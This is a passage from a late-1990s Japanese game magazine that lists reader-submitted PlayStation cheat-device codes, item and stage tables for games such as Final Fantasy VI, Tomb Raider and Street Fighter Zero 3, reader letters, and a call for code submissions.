アイテムカード 301237A8 00xx
〜
301237B6 00xx

＋2hずつすべてのラインを入力する。xxは〈第11表〉参照。

装備カード 301237B8 00xx
〜
301237C6 00xx

xx＝00～23。

グローバルスペルカード
30123808 00xx
〜
3012380E 00xx

＋2hずつすべてのラインを入力する。xx＝00～1F。

（茨城県真壁郡/YCAT【GUC】）

ルナティックドーンIII

攻撃経験値最大 300ED370 007F
300ED371 0096
300ED372 0098
300ED373 0000
魔法経験値最大 300ED374 007F
300ED375 0096
300ED376 0098
300ED377 0000
防御経験値最大 300ED378 007F
300ED379 0096
300ED37A 0098
300ED37B 0000
敏捷経験値最大 300ED37C 007F
300ED37D 0096
300ED37E 0098
300ED37F 0000
（東京都大田区/細村 周平）

初期ボーナスポイント
8006480C 270F
時間進まない 30064A3E 0001
日付 30064A3D 000x
月 30064A3C 000x
年 30064A3A 0xxx
金 800ED36C 967F
800ED36E 0098

アイテム
主人公1個め種類 800ED38C 0xxx

xxxは〈第12表〉参照。＋Chで次のアイテム。32個めまで。必ずなんらかのアイテムを所持してから実行すること。

アイテムの基本属性
合成値 300ED38E 00xx
付加魔法 300ED39F 00xx

xxは〈第13表〉参照。

精霊属性・信仰機械属性
800ED390 00xy

xは精霊属性。1＝風、2＝火、4＝水、8＝地。yは信仰機械属性。1＝秩序、2＝混沌、3＝光、4＝闇、5＝機械。

主人公
現在HP MAX 800ED31C 03E7
最大HP MAX 800ED320 03E7
現在MP MAX 800ED31E 03E7
最大MP MAX 800ED322 03E7
攻撃力レベルMAX 300ED324 0063
魔法力レベルMAX 300ED326 0063
防御力レベルMAX 300ED325 0063
敏捷力レベルMAX 300ED327 0063
信仰 800ED328 xxyy

xx＝光、闇。yy＝秩序、混沌。

ヘルプおやじ現在HP MAX
800EA570 03E7
主人公の持ち家増築度
300E28A5 000x

xは0＝なし、1＝1回め、2＝2回め。

（新潟県新潟市/CIN【GUC】）

デジモンワールド

BitMAX 8013E294 423F
8013E296 000F
年 8013E2CE xxxx
日 8013E2D0 xxxx

デジモン
のろい0 30141D36 0000
しつけ 30141D40 0064
ごきげん 30141D42 0064
重さ 30141D5A 00xx
年齢 30141D62 00xx

●任天堂の新ハードってDVD-ROMなのか～。どうしても読み込み時間がガマンできないんだよな～。（香川県綾歌郡/ネイティブモード）㊙でも、ROMカセットでもなぜか読み込みが遅いソフトってない？『SIM CITY2000』なんかよりは、『R4』のほうが断然速いぞ。ようは技術力だね。

攻撃力MAX	8016B0BC	03E7
防御力	8016B0BE	03E7
素早さ	8016B0C0	03E7
かしこさ	8016B0C2	03E7
最大HP	8016B0CC	270F
現在HP	8016B0D0	270F
最大MP	8016B0CE	270F
現在MP	8016B0D2	270F
LIFE3	3016B100	0003
アイテム種類1個め	30145F2E	00xx

xxは〈第14表〉参照。＋1hで次のアイテム。

1番めの個数	30145F4A	0063

＋1hで次のアイテム。

（茨城県真壁郡/YCAT【GUC】）

ポポローグ

アイテムエディターを開く

	D00B8644	0100
	8002FED4	D5E9
	D00B8644	0100
	8002FED6	0C03
	D00B8644	0000
	8002FED4	BF3B
	D00B8644	0000
	8002FED6	0C00

セレクト＋△ボタンを押す。

（福島県田村郡/GAMO）

火魅子伝

戦闘時		
ウェイトゲージ0		
部隊長	800CB988	0000
兵士1人め	800CBDB4	0000
兵士2人め	800CC1E0	0000
兵士3人め	800CC60C	0000
HP		
部隊長	800CB99C	xxxx
兵士1人め	800CBDC8	xxxx
兵士2人め	800CC1F4	xxxx
兵士3人め	800CC620	xxxx
ステータス1人め		
LV	3005379D	00xx
武防具LV	3005379E	00xx
EXPUP	300537A2	0001
攻撃力UP	300537A3	0001
移動力UP	300537A4	0001
EXP	300537A8	xxxx
俊敏A	300537AC	0002
攻撃力＋	300537AD	000x
防御力＋	300537AE	000x
体力＋	300537AF	000x

2人め以降は＋38hする。

おふだ12枚	300609F2	000C
年	300609FA	00xx
月	300609FB	00xx
週	300609FC	00xx
贈り物	30085Dxx	00yy

xxは〈第15表〉参照。yyは数。

（茨城県真壁郡/YCAT【GUC】）

快刀乱麻 雅

おまけ全部	8009E750	FFFF
	～	
	8009E766	FFFF
カレンダー		
月設定	8009EA5A	00xx
週設定	8009EA5C	000y

xx＝00～0B。yy＝0～3。

キミの力作 改造コードを求む!!

ゲーム改造コード 投稿大募集!!

ゲームラボでは、つね日頃ゲームの改造を楽しんでいるみなさんからの投稿をお待ちしております。あなたが見つけた素晴らしい裏技の数々を全国のゲーム改造ファンに披露してみませんか?

❶パラメータ変更
❷無敵化や時間無制限
❸キャラクターやユニットの変更
❹アイテムや装備セレクト
❺お金最大化
❻好感度MAX
❼ゲームには出てこない没データ
❽おまけモードやデバックモード
❾そのほかユニークな改造

などなどお待ちしております。全国の改造ファンを「あっ!!」と驚かせてくれた投稿にはゲームラボオリジナルグッズをプレゼント!! ✕切は、毎月の25日とさせていただきます。

投稿方法

巻末のハガキ、封書、FAX、電子メールなどで編集部に投稿ください。

①郵便物送り先

あて先：〒104-0031
東京都中央区京橋3-14-6斎藤ビル（株）三才ブックス
ゲームラボ編集部ゲーム改造コード集係
※フロッピーディスクにてテキストデータを添付していただけると助かります。

②FAX送り先

FAX番号：03-3567-6435
（株）三才ブックス　ゲームラボ編集部
ゲーム改造コード集係

③電子メール送り先

E-MAIL：glabo@tky.3web.ne.jp
※またゲームラボホームページにて受付フォームもあります。
URL：http://www.tky.3web.ne.jp/~glabo/

※テキストデータでの投稿を大歓迎中!!
書式は、以下のようにしてもらえると、直さずにすみますので助かります。

タブ　コードの名称　タブ　改造コード　改行
例　タブ　1P無敵　タブ　80001234　タブ　03E7　リターン

投稿お待ちしています!!

●リノアが人の話を全然聞いてくれないのがムカつくんですが。（栃木県宇都宮市/トンネルキタン）㊊けっきょくリノアが世界滅亡の元凶だしな。あの女さえいなければ、余計なイベントがなくなってもっとラクだし。ちなみにあの性格は野村氏の女の趣味がモロに出た結果だそうです。

所持金MAX	8009EA64	863C
門下生数	8009EA69	26AC
評価	8009EA60	xxxx

xxxxは0000＝丁、07E0＝丙、0E00＝乙、26AC＝甲、8000＝丁。

楯岡新十郎

現在HPMAX	8009E8FC	26AC
最大HPMAX	8009E8FE	26AC
活人MAX	8009E900	26AC
魅力MAX	8009E904	26AC
知力MAX	8009E906	26AC
筋力MAX	8009E908	26AC
走力MAX	8009E90A	26AC
修得技全部	8009E924	002F

＋3hで次のキャラ。琴原淑乃、藤城小春、花房美憐、小石川紗奈の順。

アイテム変更

1個め	8009EA6C	xxxx
↓		
20個め	8009EA92	xxxx

xxxxは〈第16表〉参照。

（京都府城陽市/羽山　遼）

猫侍

疲労度	8006D0F8	00FF
疲れない	D002A680	FFFF
	8002A680	0000
体力回復	D002A680	FFFF
	8002A680	0001
経過日数	80041F85	00xx

PAR2専用コード

過去の記憶とミニゲームすべてそろう

	50000E02	0000
	8006D040	FFFF

（埼玉県南埼玉郡/Lips）

クラッシュバンディクー3

多段ジャンプ

ケロッパのじょうかまち		
	800AD8C8	0000
どたばたジュラシックぬま		
	800ADB38	0000
けんとうしタイニータイガー		
	800BD068	0000
けんとまほうのけんきゅういん		
	800ADAAC	0000
ディンゴダイルとうじょう		
	800BD2E8	0000
アラビアのあついぶらさがり		
	800AD988	0000
ピラミッドけんせつ中		
	800ADAA0	0000
ベイビー丁でつっぱしれ		
	800ADC78	0000
アラビヤのねったいや		
	800AD938	0000
きょじんさぎょういんでんせつ		
	800AD950	0000
じかんはかせ、ネヌ、トロビー		
	800AD288	0000
のろいのピラミッド	800ADD8C	0000
まてんロードのベルトウェイ		
	800ADAC4	0000
きょうふ！ナイルがわのはんらん		
	800ADC88	0000
ハイテクみらいで、ぶっぱなせ！		
	800ADA34	0000
もえろ！アラビアンナイト		
	800AD9F8	0000
まっくらいせきたんけんたい		
	800ADC08	0000
でたぞ、ネオ、コルテックス		
	800AD230	0000
ワープルーム	800B60E8	0000

このコードを使うには、2段ジャンプを覚えていることが条件になる。

（東京都東大和市/NEK）

エリーのアトリエ ～ザールブルグの錬金術師2～

近くの森	300E9D3C	000x
ヘーベル湖	300E9D4A	000x
ヴィラント山	300E9D58	000x
ストルデル川	300E9D66	000x
エルフィン洞窟	300E9D74	000x
東の台地	300E9D82	000x
ヘウレンの森	300E9D90	000x
アーベントの丘	300E9D9E	000x
大草原	300E9DAC	000x
千年亀砂丘	300E9DBA	000x
ミケネー島	300E9DC8	000x
妖精の森	300E9DD6	000x
エアフォルクの塔	300E9DE4	000x
つぶて島	300E9DF2	000x
カスターニェ（ザールブルグ）		
	300E9E00	000x
ザールブルグ	300E9E0E	000x
ケントニス	300E9E1C	000x
カスターニェ（ケントニス）		
	300E9E2A	000x
海竜を倒す	300E9E38	0001

（京都府京都市/Alicenotes【GUC】）

エクサフォーム

所持金MAX	80065CC8	C9FF
	80065CCA	3B9A
一撃必殺	D01033F8	0104
	800C91E6	A420
	D01033F8	0104
	800C9226	A420

セレクト＋L1を押す。

通常攻撃	D01033F8	0101
	800C91E6	A425
	D01033F8	0101
	800C9226	A423

セレクト＋L2を押す。

AP減らない	D00C687A	0050
	800C687A	0040
	D00C1A4E	0064
	800C1A4E	0060
	D00C072E	0064
	800C072E	0060
	D00BFE5A	0064
	800BFE5A	0060
TP減らない	D00C078E	0052
	800C078E	0040
	D00C19F6	0052
	800C19F6	0040

ビード

WP	30063E59	0001
ExP	80063E5A	0063
HP	80063E5C	7FFF
TP	80063E5E	7FFF
EP	80063E60	7FFF
AP	30063E62	00FF
LV	301327D4	00FF
WP	301327D5	0000
STR	301327DF	00FF
INT	301327E0	00FF
AGI	301327E1	00FF
WIL	301327E2	00FF
CON	301327E3	00FF

PAR2専用

武器すべて255個	30064199	00FF
	50001F02	0000
	8006418A	FFFF
防具すべて255個	300641D1	00FF
	50000802	0000
	800641D2	FFFF
	300641E2	00FF
アイテムすべて255個	300641E9	00FF
	50000D02	0000
	800641EA	FFFF
	30064204	00FF
レムすべて255個	30064061	00FF
	50002102	0000
	80064062	FFFF

（埼玉県南埼玉郡/Lips）

BLOODY ROAR2

暗闇モード	301C02CD	00xx

xxは00＝通常、FF＝暗闇。

カメラモード	301C02B5	000x

xは0＝通常、1＝カメラモード。コードを入力したら、OPTIONのMEMORY CARD項目に入りQUITで抜ける。そしてゲームを開始してスタートボタンでPAUSEにするとCAMERA MODEに変更される。CAMERA MODEでのPAUSE MENUは、通常の操作と異なる。セレクトでPAUSE MENU項目が変更される。CAMERA項目では、○を押してCAMERA切り替え、十字キーで視点調整が可能。

（東京都葛飾区/MYANA）

SLで行こう

所用時間MAX	80049E70	7512
水量MAX	80049E76	3B90
点数MAX	80049E7C	03E7
石炭量MAX	80049E08	03E7

（新潟県新潟市/CIN【GUC】）

●ソニーって、すでにセガなんぞ眼中になしって感じですか？（兵庫県姫路市/ゲナクサボテン）　㊙ペンティアムIIIをけん制してやるぞってのがミエミエな時期にプレステ2を発表してきたもんね。もはやソニーの敵はマイクロソフトとインテルなんでしょう。さようならセガ。

コリン・マクレーザ・ラリー

全コース選べる　30010098　00FF
車種が7台に増える　30010099　00FF
右ハンドルモード　3001009A　0002
ハイスピード　3001009A　0008

ミラーモード　3001009A　0080
ミニカーモード　3001009A　0010

右ハンドルとミニカーはアドレス部が同じだが、同時に入れても右ハンドルコードは、キャンセルされる。

（新潟県新潟市/CIN【GUC】）

よしもと麻雀倶楽部 DELUX

お金MAX　8002D39C　423F
8002D39E　000F

（ナメック星東ナメック/田中マニア【BYYN】）

〈第1表〉『サイレントヒル』アイテムリスト

20	栄養剤	4A	地下倉庫の鍵	61	金のメダリオン	6D	ライター	7A	時の石	86	日本刀
21	携帯用救急キット	4B	診察室の鍵	62	銀のメダリオン	6E	ビデオテープ	7B	ソロモンの護符	87	斧
22	アンプル	4C	骨董屋の鍵	63	ゴムボール	70	カウフマンの鍵	7C	メルクリウスの紋章	A0	ハンドガン
40	ロビーの鍵	4D	下水道通路の鍵	64	フラウロス	71	領収書	7D	アンク	A1	狩猟用ライフル
41	民家の鍵	4E	オフェイルの鍵	65	ペットボトル	72	金庫の鍵	7E	メルキオールの小剣	A2	ショットガン
42	ライオンの鍵	4F	ハギトの鍵	66	液体（詳細不明）	73	磁石	7F	ウロボロスの円環	A3	ハイパーブラスター
43	きこりの鍵	50	ファレグの鍵	67	海亀のプレート	74	バイクの鍵	80	調理用ナイフ	C0	ハンドガンの弾
44	かかしの鍵	51	ベトールの鍵	68	帽子屋のプレート	75	鳥カゴの鍵	81	鉄パイプ	C1	ライフルの弾
45	書庫の鍵	52	アラトロンの鍵	69	猫のプレート	76	ペンチ	82	小型削岩機	C2	ショットガンの弾
46	教室の鍵	53	「学校へ」と書かれた紙片	6A	女王のプレート	77	ドライバー	83	警棒	E0	ライト
47	K・ゴードンの鍵	54	「犬小屋」と書かれた紙片	6B	輸血用血液パック	78	カメラ	84	ハンマー	E1	ポケットラジオ
48	跳ね橋の鍵	55	絵札	6C	消毒用アルコール	79	契約の指輪	85	チェーンソー	E2	ガソリン
49	病院地下の鍵	60	化学薬品								

（埼玉県鳩ヶ谷市/矢口　俊男）

〈第2表〉『FINAL FANTASY Ⅵ』アイテムリスト

00	ダガー	2B	あしゅら	56	ダーククロー	81	げんじのかぶと	AC	すいとん	D6	へいじのじって
01	ミスリルナイフ	2C	こてつ	57	バーニングナックル	82	いばらのかんむり	AD	らいじん	D7	だんちょうのひげ
02	マインゴーシュ	2D	きくいちもんじ	58	ドラゴンクロー	83	さら	AE	このはがくれ	D8	ソウルオブサマサ
03	エアナイフ	2E	かぜきりのやいば	59	タイガーファング	84	レザーアーマー	AF	かげぶんしん	D9	ひりゅうのつの
04	とうぞくのナイフ	2F	むらさめ	5A	バックラー	85	もめんのローブ	B0	ぎんぶちめがね	DA	くんしょう
05	アサシンダガー	30	まさむね	5B	ラージシールド	86	けんぼうぎ	B1	ほしのペンダント	DB	かたみのゆびわ
06	マンイーター	31	あめのむらくも	5C	ミスリルシールド	87	アイアンアーマー	B2	やすらぎのゆびわ	DC	セーフティビット
07	ソードブレイカー	32	むつのかみ	5D	ゴールドシールド	88	シルクのローブ	B3	アミュレット	DD	ししゃのゆびわ
08	グラディウス	33	ヒールロッド	5E	イージスのたて	89	ミスリルプレート	B4	ホワイトケープ	DE	モルルのおまもり
09	バリアントナイフ	34	ミスリルロッド	5F	ダイアのたて	8A	しのびのころも	B5	ジュエルリング	DF	たいまのうでわ
0A	ミスリルソード	35	ほのおのロッド	60	フレイムシールド	8B	ホワイトドレス	B6	フェアリーリング	E0	ミラクルシューズ
0B	グレートソード	36	こおりのロッド	61	アイスシールド	8C	ミスリルメイル	B7	バリアリング	E1	アラームピアス
0C	ルーンブレイド	37	いかずちのロッド	62	らいじんのたて	8D	だいちのころも	B8	ミスリルのこて	E2	はやてのかんざし
0D	フレイムタン	38	ポイズンロッド	63	クリスタルのたて	8E	ミラージュベスト	B9	プロテクトリング	E3	スナイパーアイ
0E	アイスブランド	39	ホーリーロッド	64	げんじのたて	8F	ゴールドアーマー	BA	エルメスのくつ	E4	グロウエッグ
0F	サンダーブレード	3A	グラビティロッド	65	こうらのたて	90	ちからだすき	BB	リフレクトリング	E5	たまのすず
10	バスターソード	3B	パニッシャー	66	ちぬられたたて	91	ひかりのローブ	BC	てんしのはね	E6	ダッシュシューズ
11	ブレイクブレイド	3C	ウィザードロッド	67	えいゆうのたて	92	ダイアのむねあて	BD	てんしのゆびわ	E7	リネームカード
12	ブラットソード	3D	チョコボのふで	68	フォースシールド	93	レッドジャケット	BE	ナイトのこころえ	E8	ポーション
13	エンハンスソード	3E	ダビンチのふで	69	かわのぼうし	94	フォースアーマー	BF	りゅうきしのくつ	E9	ハイポーション
14	クリスタルソード	3F	マジカルブラシ	6A	ヘアバンド	95	ダイアのよろい	C0	そよかぜのマント	EA	エクスポーション
15	ファルシオン	40	レインボーブラシ	6B	はねつきぼうし	96	くろしょうぞく	C1	プリンセスリング	EB	エーテル
16	ソウルセイバー	41	しゅりけん	6C	べれーぼう	97	とうしのローブ	C2	のろいのゆびわ	EC	エーテルターボ
17	オーガニクス	42	ふうましゅりけん	6D	さんかくぼうし	98	クリスタルヘルム	C3	イヤリング	ED	エーテルスーパー
18	エクスカリバー	43	かざぐるま	6E	バンダナ	99	プリンセスドレス	C4	きょじんのこて	EE	エリクサー
19	ざんてつけん	44	チェインフレイル	6F	アイアンヘルム	9A	げんじのよろい	C5	ふぶきのオーブ	EF	ラストエリクサー
1A	ライトブリンガー	45	えんげつりん	70	ヒュプノクラウン	9B	アーマーガッパ	C6	いかりのリング	F0	フェニックスのお
1B	ラグナロク	46	モーニングスター	71	しさいのぼうし	9C	ミネルバビスチェ	C7	とうぞくのうでわ	F1	せいすい
1C	アルテマウェポン	47	ブーメラン	72	グリーンベレー	9D	ゴロネコスーツ	C8	まもりのうでわ	F2	どくけし
1D	ミスリルスピア	48	ライジングサン	73	ねじりはちまき	9E	チョコボスーツ	C9	ブレイブリング	F3	めぐすり
1E	トライデント	49	ホークアイ	74	ミスリルヘルム	9F	モーグリスーツ	CA	リボン	F4	きんのはり
1F	ヘヴィランス	4A	ボーンクラブ	75	ティアラ	A0	ナッツンスーツ	CB	マッスルベルト	F5	ばんのうやく
20	パルチザン	4B	スナイパー	76	ゴールドヘルム	A1	ベヒーモスーツ	CC	クリスタルオーブ	F6	ねぶくろ
21	ホーリーランス	4C	ウィングエッジ	77	タイガーマスク	A2	スノーマフラー	CD	きんのかみかざり	F7	テント
22	ゴールデンスピア	4D	カード	78	レッドキャップ	A3	ブラストボイス	CE	スリースターズ	F8	イエローチェリー
23	グローランス	4E	ダーツ	79	しんぴのヴェール	A4	バイオブラスト	CF	とうぞくのこて	F9	ませきのかけら
24	さざじょうのやり	4F	しにがみのカード	7A	サークレット	A5	サンビーム	D0	ガントレット	FA	スーパーボール
25	くない	50	いちげきのダーツ	7B	ロイヤルクラウン	A6	かいてんのこぎり	D1	げんじのこて	FB	やまびこえんまく
26	こだち	51	ダイス	7C	ダイアのかぶと	A7	ウィークメーカー	D2	ハイパーリスト	FC	けむりだま
27	さくらふぶき	52	イカサマのダーツ	7D	くろずきん	A8	ドリル	D3	かいでんのあかし	FD	テレポストーン
28	さすけのかたな	53	メタルナックル	7E	クリスタルヘルム	A9	エアアンカー	D4	みきりのじゅず	FE	ほしにく
29	いちげきのやいば	54	ミスリルクロー	7F	ちかいのヴェール	AA	オートボウガン	D5	ブラッククベルト	FF	なし
2A	かげぬい	55	カイザーナックル	80	ネコみみフード	AB	かとん				

（東京都葛飾区/MYANA）

〈第3表〉『トゥームレイダー3』アイテムリスト

74DC	ピストル（銃）	75D8	デザートイーグル（銃）	76D4	MP5（銃）	777C	グレネードランチャー（銃）	7AC4	メディパック（大）
7824	ショットガン（弾丸）	78CC	ウージー（弾丸）	79C8	ロケット（弾丸）	7920	水中銃（弾丸）	7A70	メディパック（小）
7584	ショットガン（銃）	762C	ウージー（銃）	7728	ロケットランチャー（銃）	7680	水中銃（銃）	7FB0	セーブクリスタル
7878	デザートイーグル（弾丸）	7974	MP5（弾丸）	7A1C	グレネード（弾丸）	7530	トーチ		

（新潟県新潟市/CIN【GUC】）

●『シャドウゲイト64』の画面写真を見た。意外と画面がキレイでビックリ。（埼玉県大宮市/炉爺）㊙近未来で、主人公が脱獄するって設定なんだってね。もう、どうなるのかさっぱり予想がつきません。『フォートレス』のパクリでしょうか(あくまでも否定的なツッコミ)。

Cheat Games

プレステ

〈第4表〉『トゥームレイダー3』ステージリスト

00	練習「ララの家」	05	1面「コーストビレッジ」	0B	3面「ルッドの門」	10	1面「南極大陸」
	インド編	06	2面「墜落現場」	0C	4面「シティ」	11	2面「RX TECH社発掘場」
01	1面「ジャングル」	07	3面「マデュバの谷」		ネバダ編	12	3面「滅びたティノス」
02	2面「滅びた寺院」	08	4面「ピュナ寺院」	0D	1面「ネバダ砂漠」	13	4面「クレーター」
03	3面「ガンジス川」		ロンドン編	0E	2面「ハイセキュリティーエリア」		ロンドン裏編
04	4面「カリアケーブ」	09	1面「テムズIIのほとり」	0F	3面「エリア51」	14	裏面「セイントデイ」
	サウスパシフィックアイランド編	0A	2面「アンダーグラウンド」		アンタルクティカ編	15	タイトルに戻ります

（新潟県新潟市/CIN【GUC】）

〈第5表〉『モンスターファーム2』種族リスト

00	ピクシー	07	ゴーレム	0E	バクー	14	ヒノトリ	1A	ジョーカー	20	ダックン
01	ドラゴン	08	ロードランナー	0F	ガリ	15	ゴースト	1B	ネンドロ	21	プラント
02	ケンタウロス	09	デュラハン	10	アーケロ	16	メタルナー	1C	ゲル	22	モノリス
03	コロペンドラ	0A	アローヘッド	11	グジラ	17	スエゾー	1D	ウンディーネ	23	ラウー
04	ベテルギウス	0B	ライガー	12	バジャール	18	ジール	1E	ナイトン	24	ワーム
05	ヘンガー	0C	ホッパー	13	ニャー	19	モッチー	1F	モック	25	ナーガ
06	チャッキー	0D	ハム								

（東京都葛飾区/MYANA）

〈第6表〉『トゥームレイダースThe Best版』ステージリスト

0	「LaLa's Home」	4	4面「Tomb of Qualopec」	8	8面「The Cistern」	C	12面「Sanctuary of the Scion」
	インカ編		ローマ編	9	9面「Tomb of Tihocan」		アトランティス編
1	1面「Caves」	5	5面「St.Francis'Fally」		エジプト編	D	13面「Natla's Mines」
2	2面「City of Vilcabamba」	6	6面「Colosseum」	A	10面「City of Khamoon」	E	14面「Atlantis」
3	3面「Lost valley」	7	7面「Palace Midas」	B	11面「Obelisk of Khamoon」	F	15面「The Great Pyramid」

（新潟県新潟市/CIN【GUC】）

〈第7表〉『トゥームレイダー2』ステージリスト

00	0面「レイラの家」	05	5面「海上倉庫」	0A	10面「デッキ」	0F	15面「サイアンの寺」
01	1面「万里の長城」	06	6面「潜水場」	0B	11面「チベット丘陵」	10	16面「浮島」
02	2面「ベニス」	07	7面「海底」	0C	12面「バーカング寺院」	11	17面「ドラゴンの巣」
03	3面「バルトーリーの隠れ家」	08	8面「マリア号の残骸」	0D	13面「タリオンの墓」	12	18面「レイラの家（愛しのお家）」
04	4面「オペラハウス」	09	8面「船底」	0E	14面「氷の城」		

（新潟県新潟市/CIN【GUC】）

〈第8表〉『トゥルーラブストーリー2』アイテムリスト

14	バスケットシューズ	30	花束	4C	スポーツタオル	68	靴	84	キーホルダー	A0	靴下
18	お菓子作りの本	34	リボン	50	日本茶	6C	フォトスタンド	88	財布	A4	新鮮野菜
1C	裁縫セット	38	枕	54	派手な傘	70	水彩画	8C	ゲームソフト	A8	腕時計
20	ジグソーパズル	3C	ドッグフード	58	哲学の本	74	手編みセーター	90	変な栓抜き	AC	オルゴール
24	風景写真集	40	絆創膏	5C	ハーブオイル	78	ハンカチ	94	水彩画集	B0	国語辞典
28	スプーンセット	44	動物ブローチ	60	星座の本	7C	手作りパジャマ	98	手編みマフラー	B4	ハンカチ
2C	ぬいぐるみ	48	紅茶	64	クッション	80	マグカップ	9C	鉛筆立て		

（東京都葛飾区/MYANA）

〈第9表〉『ストリートファイターZERO3』技リスト

	リュウ	0A	前倒	09	崩山斗	00	ソウルスパーク
00	昇龍拳	0B	疾風迅雷脚	0A	武神無双連刈	01	ソウルリフレクト
01	波動拳		ダルシム		ナッシュ	02	ソウルスルー
02	竜巻旋風脚	00	ヨガテレポート	00	サマーソルトシェル	04	オーラソウルスルー
03	空中竜巻旋風脚	00	空中ヨガテレポート	01	ソニックブーム	05	オーラソウルスパーク
04	真空波動拳	01	ヨガファイヤー	02	クロスファイアブリッツ	06	ソウルイリュージョン
05	真空竜巻旋風脚	02	ヨガフレイム	03	サマーソルトジャスティス	0A	ソウルスパイラル
06	挑発	03	ヨガブラスト	04	ソニックブレイク		アドン
09	波動の構え	06	ヨガエスケープ	06	挑発	00	ジャガーキック
0A	灼熱波動拳	0A	挑発	09	ニーバズーカ	01	ライジングジャガー
0B	滅昇龍拳	0C	ヨガテンペスト		サクラ	02	ジャガートゥース
	チュンリー	0D	ヨガストリーム	00	波動拳	04	ジャガーリボルバー
00	百裂脚		ザンギエフ	04	咲桜拳	05	ジャガーバリードアサルト
01	旋円蹴	01	挑発	05	春風脚	07	挑発
02	スピニングバードキック	04	ダブルラリアット	06	真空波動拳		ソドム
03	双発剄	05	クイックダブルラリアット	07	乱れ桜	00	ブツメツバスター
04	気功拳	06	バニシングフラット	08	春一番	01	メイドノミヤゲ
05	天昇脚	07	スクリューパイルドライバー	09	挑発	02	ジゴクスクレイプ
06	千裂脚	08	アトミックスープレックス	0A	さくら落とし	03	テンチュウサツ
07	覇山天昇脚	09	フライングパワーボム	0B	空中春風脚	05	ダイキョウバーニング
08	気功掌	0B	ファイナルアトミックバスター		サガット	06	テングウォーキング
09	挑発	0C	エリアルロシアンスラム	00	タイガーブロウ	07	挑発
	ケン		ガイ	01	タイガーショット	0A	シラハキャッチ
00	昇龍拳	00	武神イズナ落とし	02	グランドタイガーショット	0D	ヤグラリバース
01	波動拳	01	疾駆け	03	タイガークラッシュ		ダン
02	竜巻旋風脚	01	影すくい	04	タイガーレイド	00	昇龍拳
03	空中竜巻旋風脚	01	首狩り	05	タイガーレイド	01	我道拳
04	神龍拳	02	武神剛雷脚	06	タイガーキャノン	03	断空脚
05	昇龍裂破	03	旋風脚	09	挑発	04	真空我道拳
06	前方転身	05	武神八双拳	0B	アングリチャージ	06	昇龍烈火
07	挑発	06	挑発		ローズ	07	しゃがみ挑発

●『バルーンファイト』にCモードってのがありますけど、あれはクリアできるものなんですか？（三重県桑名市/ケンペ）㊙できません。というかひたすらループし続けます。たとえランキング1位になろうがループします。死ぬまで繰り返します。昔のゲームは男度が高いです。

09	空中挑発
0A	後転挑発
0A	前転挑発
0B	必勝無頼拳
0C	挑発伝説
0D	空中断空脚
0E	挑発神話
	バルログ
00	バックスラッシュ
01	ショートバックスラッシュ
02	ローリングクリスタルスラッシュ
03	フライングバルセロナ
04	フライングイズナドロップ
05	スカイハイクロー
09	ローリングクリスタルドロップ（投げる前）
0A	（投げた後）
0B	挑発
0D	スカーレットミラージュ
0E	レッドインパクト
0F	壁はりつき
	コーディー
04	クリミナルアッパー
06	ラフィアンキック
07	バッドストーン
07	ナイフ投げ
08	挑発
0C	ファイナルデストラクション
0D	デッドエンドアイロニー
0E	フェイクスルー
	ロレント
00	スティンガー
01	メコンデルタエスケイプ
02	トリックランディング
03	ハイジャンプ
04	スティールレイン
05	マインスイーパー
06	テイクノープリズナー
07	パトリオットサークル
08	挑発
0C	メコンデルタエアレイド
0D	メコンデルタアタック
0E	スパイクロッド
	R・ミカ
01	フライングビーチ
02	挑発
04	サーディンズビーチスペシャル
0A	ウイングレスエアプレーン
0B	ヘブンリーダイナマイト（HIT後）
0C	シューティングビーチ
0D	パラダイスホールド
0E	レインボーヒップラッシュ
0F	ヘブンリダイナマイト（後）
	ゲン
00	ヒャクレンコウ
01	ゲキロウ
02	シャセン

03	オウガ
04	シテンチュウ
05	ザンエイ
06	シャコウハ
07	コウガ
09	挑発
	ゴウキ
00	豪昇龍拳
01	豪波動拳
02	竜巻斬空脚
03	空中竜巻斬空脚
04	斬空波動拳
05	滅殺豪波動拳
07	滅殺豪昇龍拳
08	阿修羅閃空
09	天魔豪斬空
0A	灼熱豪波動拳
0B	瞬獄殺
0C	挑発
0D	前転
0E	百鬼襲
	ブランカ
00	サプライズフォワード
01	サプライズバック
03	エレクトリックサンダー
04	ローリングアタック
05	グランドシェイブローリング
06	バックステップローリング
07	バーチカルローリング
08	トロピカルハザード
09	挑発
	E・本田
01	鬼無双
02	富士颪
04	スーパー頭突き
05	スーパー百貫落とし
06	百裂張り手
07	挑発
08	大銀杏投げ
09	大蛇砕き
	キャミイ
00	挑発
02	キャノンスパイク
03	スパイラルアロー
04	アクセルスピンナックル
05	フーリガンコンビネーション
06	スピンドライブスマッシャー
08	リバースシャフトブレイカー
09	キャノンストライク
0A	キラービーアサルト
0C	キャノンリベンジ
	バーディー
00	ブルヘッド
01	ブルホーン
02	マダラチェーン

03	ブルリベンジャー
04	ザ・バーディー
06	挑発
09	バンディッドチェーン
	かりん
01	紅連拳
02	れっせんは
03	崩掌
04	無尽脚
05	夜叉返し
06	挑発
08	神月流神扉開闢
09	神月流皇王拳
0A	烈尖頂
0B	紅連拳（スライディング）
0C	荒熊いなし
	フェイロン
01	挑発
04	し炎脚
05	烈空脚
06	烈火拳
07	烈火真拳
08	し炎連脚
	ディージェイ
01	挑発
04	エアスラッシャー
05	ダブルローリングソバット
06	マシンガンアッパー
07	ジャックナイフマキシマム
08	ソバットカーニバル
09	テーマオブサンライズ
0A	クライマックスビート
	サンダーホーク
01	挑発
04	トマホークバスター
05	コンドルダイブ
06	メキシカンタイフーン
07	コンドルスパイア
08	レイジングタイフーン
09	キャニオンスプリッター
	ベガ
00	ダブルニープレス
01	ヘッドプレス
02	サイコショット
03	ベガワープ
04	サイコクラッシャー（S）
05	ニープレスナイトメア
06	サマーソルトスカルダイバー
08	挑発
0B	サイコクラッシャー
	バイソン
00	ダッシュストレート
01	ダッシュアッパー
02	ダッシュグランドストレート
03	ダッシュグランドアッパー

04	バッファローヘッド
05	ターンパンチ
06	挑発
09	クレイジーバッファロー
0A	ギガトンブロー
	ユーリ
02	キャノンスパイク
04	アクセルスピンナックル
06	スピンドライブスマッシャー
0C	スナイピングアロー
0F	リバースシャフトブレイカー
15	挑発
	ユン
02	キャノンスパイク
03	スパイラルアロー
05	フーリガンコンビネーション
06	スピンドライブスマッシャー
08	マッハスライド
09	キャノンストライク
0B	アースダイレクト
13	サイコストリーク
15	挑発
	真ゴウキ
00	豪昇龍拳
01	豪波動拳
02	竜巻斬空脚
03	空中竜巻斬空脚
04	斬空波動拳
05	滅殺豪波動
07	滅殺豪昇龍
08	阿修羅閃空
09	天魔豪斬空
0A	灼熱豪波動拳
